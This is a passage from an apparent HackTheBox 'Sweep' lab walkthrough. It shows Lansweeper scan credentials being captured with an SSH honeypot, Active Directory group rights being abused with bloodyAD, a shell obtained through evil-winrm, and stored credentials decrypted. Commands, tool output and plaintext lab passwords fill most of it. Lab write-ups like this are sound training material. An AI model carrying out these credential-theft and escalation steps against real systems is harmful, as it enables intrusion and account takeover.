 But we can't check the credentials directly here.
Come to the Scanning targetslabel, it shows a list of what’s being scanned

I suspect that when it tries to scan targets, it will also use existing credentials, so if it can scan our local machine, we should be able to grab the corresponding passwords.
I will point the target type to IP Range,and remember TCP port 22 traffic to player VPN tunnel IPs is blocked in HTB labs. So we need to change the ssh port to 2022

Then we can see it shows on the lists



On the "Scan Credentials" page, I will click the "Map Credentials" button, select my IP address range, and enable all credentials.
 Now the creds are now associated with that scan:
We can use sshesame to help us capture credentials.
I need a configuration file to listen on my TUN0 IP address and port 2022:
server:
  listen_address: 10.10.14.42:2022
Then start the server
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ sshesame --config sshesame.conf
INFO 2026/04/30 12:00:30 No host keys configured, using keys at "/home/wither/.local/share/sshesame"
INFO 2026/04/30 12:00:30 Host key "/home/wither/.local/share/sshesame/host_rsa_key" not found, generating it
INFO 2026/04/30 12:00:30 Host key "/home/wither/.local/share/sshesame/host_ecdsa_key" not found, generating it
INFO 2026/04/30 12:00:30 Host key "/home/wither/.local/share/sshesame/host_ed25519_key" not found, generating it
INFO 2026/04/30 12:00:30 Listening on 10.10.14.42:2022
Then click "Scan Now" next to the item to scan, and it will show that it has been added to the scan queue.It will need a few minutes and then we can get the traffic.
2025/08/08 11:37:05 [10.129.234.176:62770] authentication for user "svc_inventory_lnx" without credentials rejected
2025/08/08 11:37:05 [10.129.234.176:62770] authentication for user "svc_inventory_lnx" with password "0|5m-U6?/uAX" accepted
2025/08/08 11:37:05 [10.129.234.176:62770] connection with client version "SSH-2.0-RebexSSH_5.0.8372.0" established
2025/08/08 11:37:05 [10.129.234.176:62770] [channel 0] session requested
2025/08/08 11:37:05 [10.129.234.176:62770] [channel 0] command "uname" requested
2025/08/08 11:37:05 [10.129.234.176:62770] [channel 0] closed
2025/08/08 11:37:05 [10.129.234.176:62770] connection closed
2025/08/08 11:37:06 [10.129.234.176:62771] authentication for user "svc_inventory_lnx" without credentials rejected
2025/08/08 11:37:06 [10.129.234.176:62771] authentication for user "svc_inventory_lnx" with password "0|5m-U6?/uAX" accepted
2025/08/08 11:37:06 [10.129.234.176:62771] connection with client version "SSH-2.0-RebexSSH_5.0.8372.0" established
2025/08/08 11:37:06 [10.129.234.176:62771] [channel 0] session requested
2025/08/08 11:37:06 [10.129.234.176:62771] [channel 0] PTY using terminal "xterm" (size 80x25) requested
2025/08/08 11:37:06 [10.129.234.176:62771] [channel 0] shell requested
2025/08/08 11:37:06 [10.129.234.176:62771] [channel 0] input: "smclp"
2025/08/08 11:37:06 [10.129.234.176:62771] [channel 0] input: "show system1"
WARNING 2025/08/08 11:37:16 Error sending CRLF: EOF
2025/08/08 11:37:16 [10.129.234.176:62771] [channel 0] closed
2025/08/08 11:37:16 [10.129.234.176:62771] connection closed
We got another credit svc_inventory_lnx:0|5m-U6?/uAX
I will verify this credit
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ nxc smb sweep.vl -u svc_inventory_lnx -p "0|5m-U6?/uAX"
SMB         10.129.234.177  445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.177  445    INVENTORY        [+] sweep.vl\svc_inventory_lnx:0|5m-U6?/uAX

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ nxc winrm sweep.vl -u svc_inventory_lnx -p "0|5m-U6?/uAX"
WINRM       10.129.234.177  5985   INVENTORY        [*] Windows Server 2022 Build 20348 (name:INVENTORY) (domain:sweep.vl)
WINRM       10.129.234.177  5985   INVENTORY        [-] sweep.vl\svc_inventory_lnx:0|5m-U6?/uAX
It worked for smb service, but not for winrm.
Now let's try to use Bloodhound to gather domain information with this account.
I would prefer to use bloodhound-pythonand rusthound, they can fix each other about the loss of information
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ bloodhound-python -dc inventory.sweep.vl -d sweep.vl -u svc_inventory_lnx -p '0|5m-U6?/uAX' -ns 10.129.234.177 --zip -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: sweep.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: inventory.sweep.vl
INFO: Testing resolved hostname connectivity dead:beef::fa02:207d:9506:aaca
INFO: Trying LDAP connection to dead:beef::fa02:207d:9506:aaca
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: inventory.sweep.vl
INFO: Testing resolved hostname connectivity dead:beef::fa02:207d:9506:aaca
INFO: Trying LDAP connection to dead:beef::fa02:207d:9506:aaca
INFO: Found 17 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: inventory.sweep.vl
INFO: Compressing output into 20260430121237_bloodhound.zip

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ rusthound-ce --domain sweep.vl -u svc_inventory_lnx -p '0|5m-U6?/uAX' -c All --zip


svc_inventory_lnx is a member of the Lansweeper Discovery group, which has the same GenericAll privileges as the Lansweeper administrator.
Furthermore, the Lansweeper administrator is in the Remote Management group, meaning they can use winrm to remotely connect and obtain a shell.
I will use BloodyAD to add svc_inventory_lnx to the Lansweeper admin group:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ bloodyAD --host inventory.sweep.vl -d sweep.vl -u svc_inventory_lnx -p '0|5m-U6?/uAX' add groupMember "Lansweeper Admins" svc_inventory_lnx
[+] svc_inventory_lnx added to Lansweeper Admins
Now we can verify the winrm
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ nxc winrm sweep.vl -u svc_inventory_lnx -p "0|5m-U6?/uAX"
WINRM       10.129.234.177  5985   INVENTORY        [*] Windows Server 2022 Build 20348 (name:INVENTORY) (domain:sweep.vl)
WINRM       10.129.234.177  5985   INVENTORY        [+] sweep.vl\svc_inventory_lnx:0|5m-U6?/uAX (Pwn3d!)
Let's use evil-winrmto connect the shell
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ evil-winrm -i sweep.vl -u svc_inventory_lnx -p "0|5m-U6?/uAX"

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_inventory_lnx\Documents> whoami
sweep\svc_inventory_lnx
Shell as svc_inventory_win
I would check the groups and privilege of svc_inventory_lnx
*Evil-WinRM* PS C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
SWEEP\Lansweeper Discovery                  Group            S-1-5-21-4292653625-3348997472-4156797480-3101 Mandatory group, Enabled by default, Enabled group
SWEEP\Lansweeper Admins                     Group            S-1-5-21-4292653625-3348997472-4156797480-1103 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
Nothing interesting here, and the file system of svc_inventory_lnxis almost empty.
lansweeper is installed inC:\Program Filesd (x86):
*Evil-WinRM* PS C:\Program Files (x86)> dir


    Directory: C:\Program Files (x86)


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          5/8/2021   1:34 AM                Common Files
d-----          2/8/2024  11:49 AM                IIS Express
d-----         7/31/2025   4:06 AM                Internet Explorer
d-----          2/8/2024  11:47 AM                Lansweeper
d-----          2/8/2024  12:20 PM                LansweeperAgent
d-----         2/10/2024   6:32 AM                Microsoft
d-----          2/8/2024  11:46 AM                Microsoft SQL Server
d-----          5/8/2021   1:34 AM                Microsoft.NET
d-----          5/8/2021   2:35 AM                Windows Defender
d-----         7/31/2025   4:06 AM                Windows Mail
d-----         7/31/2025   4:06 AM                Windows Media Player
d-----          5/8/2021   2:35 AM                Windows NT
d-----         7/31/2025   4:06 AM                Windows Photo Viewer
d-----          5/8/2021   1:34 AM                WindowsPowerShell
There is a config file web.config
*Evil-WinRM* PS C:\Program Files (x86)\Lansweeper\Website> cat web.config
<?xml version="1.0" encoding="utf-8"?>
<configuration>
        <configSections>
                <section name="featureToggles" type="System.Configuration.AppSettingsSection, System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"/>
        </configSections>
        <appSettings>
                <add key="DirectoryJS" value="js/release/"/>
                <add key="DirectoryCSS" value="css/"/>
                <add key="aspnet:MaxJsonDeserializerMembers" value="990000"/>
                <add key="HdUpdateThread" value="1"/>
        </appSettings>
        <connectionStrings configProtectionProvider="DataProtectionConfigurationProvider">
  <EncryptedData>
   <CipherData>
    <CipherValue>AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAgzIANE59TESof+KDtzRrYgQAAAACAAAAAAAQZgAAAAEAACAAAADZXXb0nohQo/8w0EjMuxtdrsO+oWE/8nDm/sEaWGOh3wAAAAAOgAAAAAIAACAAAACklghdDLbVFPEM7B4ZpcRybvQgCHDDtgwAAeT5KyzVWtACAADAF3FYUr4SCYc5HSnHnnc6kNS4Rfc09lvTGIzwlOXXrMq2BXQ2rAKsHAKs6u4MLg7AbsuSQ5uXFoLv5gq+G7I7lLKnkjwZtj9q74RubSt1adkMEftUASe1UXOKoZMzjfSat7c80do1he16BvzrxMq4WZ9CMUt7L6oGYCGHLHKWClFNDfCjZpp1nqZMcEylVkz5zgayHZYhAW9C4+NATr+QLm1EGKNeZUmyW+oLkOkuvlj4OLonw1OY8DVMafH0MWY0tRmiFYwVzRpydb0Cw2Ms1rRy9EdLB570Qb45LVE4DqM43oHepfC+dqg0qScPdHxLdtHcWyeKgSlEHvML5kn/9G9g5DCX9QCtTgfVKU30A8zlc1BMYAn9Th0EEUW3UXHRMu+w1QAQmoeCcRN1V0LTtmjvEHazumgtfBXElHKvU3brBJDvyCHtGY9GVXs/Mhn5X9JrLYuP26Tx00vhfRd+jWuiiIVZarLSf/ZPVjBoKQQzHU6S2Aj2IV3tG7vdnrqPScIj3lhCeLhjEEAlLkdOoBefaeIST02PqWYTH6+mQODIp1XeWkhpCYN5ZFZG/vCdy938e159Cz2Bs57JQ7/3gY+RXbXth6/AqK3aiwfxc2qWAnpUazIS8ZYppqnwYSwXOoGtF1N8qUrOO3xYIyC23SgtpsnRibGNPauCzkryg+oQ0kSBYyQsVfUzhgPsXkdhvEPC7yVJ0cfbqYun/Mv00opCSYM0dOMvqaljKFoeraDIlqEqSJwouD80YXVPRhRnajr6hzTUVrMXlXImbWev4NAAjilyjQs3BYGJy5nbx1mkNn9AeWlInBFkmV0oLwy++Ap8tShR6CZoxv6OiR04W5pCAUYxdgERr/aQXvSVXFL2apxfE+oHxSDrzzH9bI82eejiDgjI4PqBrBet+3tMDvGsfjGwElWiy7OfMfhOjgTgggF4SVMYbyWUVGo6gF1AAAAAMOQYm/6r5L1Mzd7iM4dfwt6qqImlYluj/3j03jq2X+4ChPcl4wD9LM5ph9aYnTRNeRHLUeXHvPonZNpB304iLg==</CipherValue>
The credentials in the database are also encrypted. The key is stored in Key\Encryption.txt:
*Evil-WinRM* PS C:\Program Files (x86)\Lansweeper> dir Key


    Directory: C:\Program Files (x86)\Lansweeper\Key


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          2/8/2024  11:48 AM           1024 Encryption.txt
SharpLansweeperDecrypt handles all of this for me. It retrieves the connection string from the web.config file (decrypting it if necessary), then retrieves the credentials from the database and decrypts them using a key.
*Evil-WinRM* PS C:\Program Files (x86)\Lansweeper> cd C:\Programdata
*Evil-WinRM* PS C:\Programdata> upload LansweeperDecrypt.ps1
Info: Uploading /home/wither/Templates/htb-labs/Medium/Sweep/LansweeperDecrypt.ps1 to C:\Programdata\LansweeperDecrypt.ps1
Data: 5700 bytes of 5700 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Programdata> powershell .\LansweeperDecrypt.ps1
[+] Loading web.config file...
[+] Found protected connectionStrings section. Decrypting...
[+] Decrypted connectionStrings section:
<connectionStrings>
<add name="lansweeper" connectionString="Data Source=(localdb)\.\LSInstance;Initial Catalog=lansweeperdb;Integrated Security=False;User ID=lansweeperuser;Password=Uk2)Dw3!Wf1)Hh;Connect Timeout=10;Application Name="LsService Core .Net SqlClient Data Provider"" providerName="System.Data.SqlClient" />
</connectionStrings>
[+] Opening connection to the database...
[+] Retrieving credentials from the database...
[+] Decrypting password for user: SNMP Community String
[+] Decrypting password for user:
[+] Decrypting password for user: SWEEP\svc_inventory_win
[+] Decrypting password for user: svc_inventory_lnx
[+] Credentials retrieved and decrypted successfully:
CredName Username Password
-------- -------- --------
SNMP-Private SNMP Community String private
Global SNMP public
Inventory Windows SWEEP\svc_inventory_win 4^56!sK&}eA?
Inventory Linux svc_inventory_lnx 0|5m-U6?/uAX
[+] Database connection closed.
We can get another credit svc_inventory_win:4^56!sK&}eA?, I will verify it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ nxc smb inventory.sweep.vl -u svc_inventory_win -p '4^56!sK&}eA?'
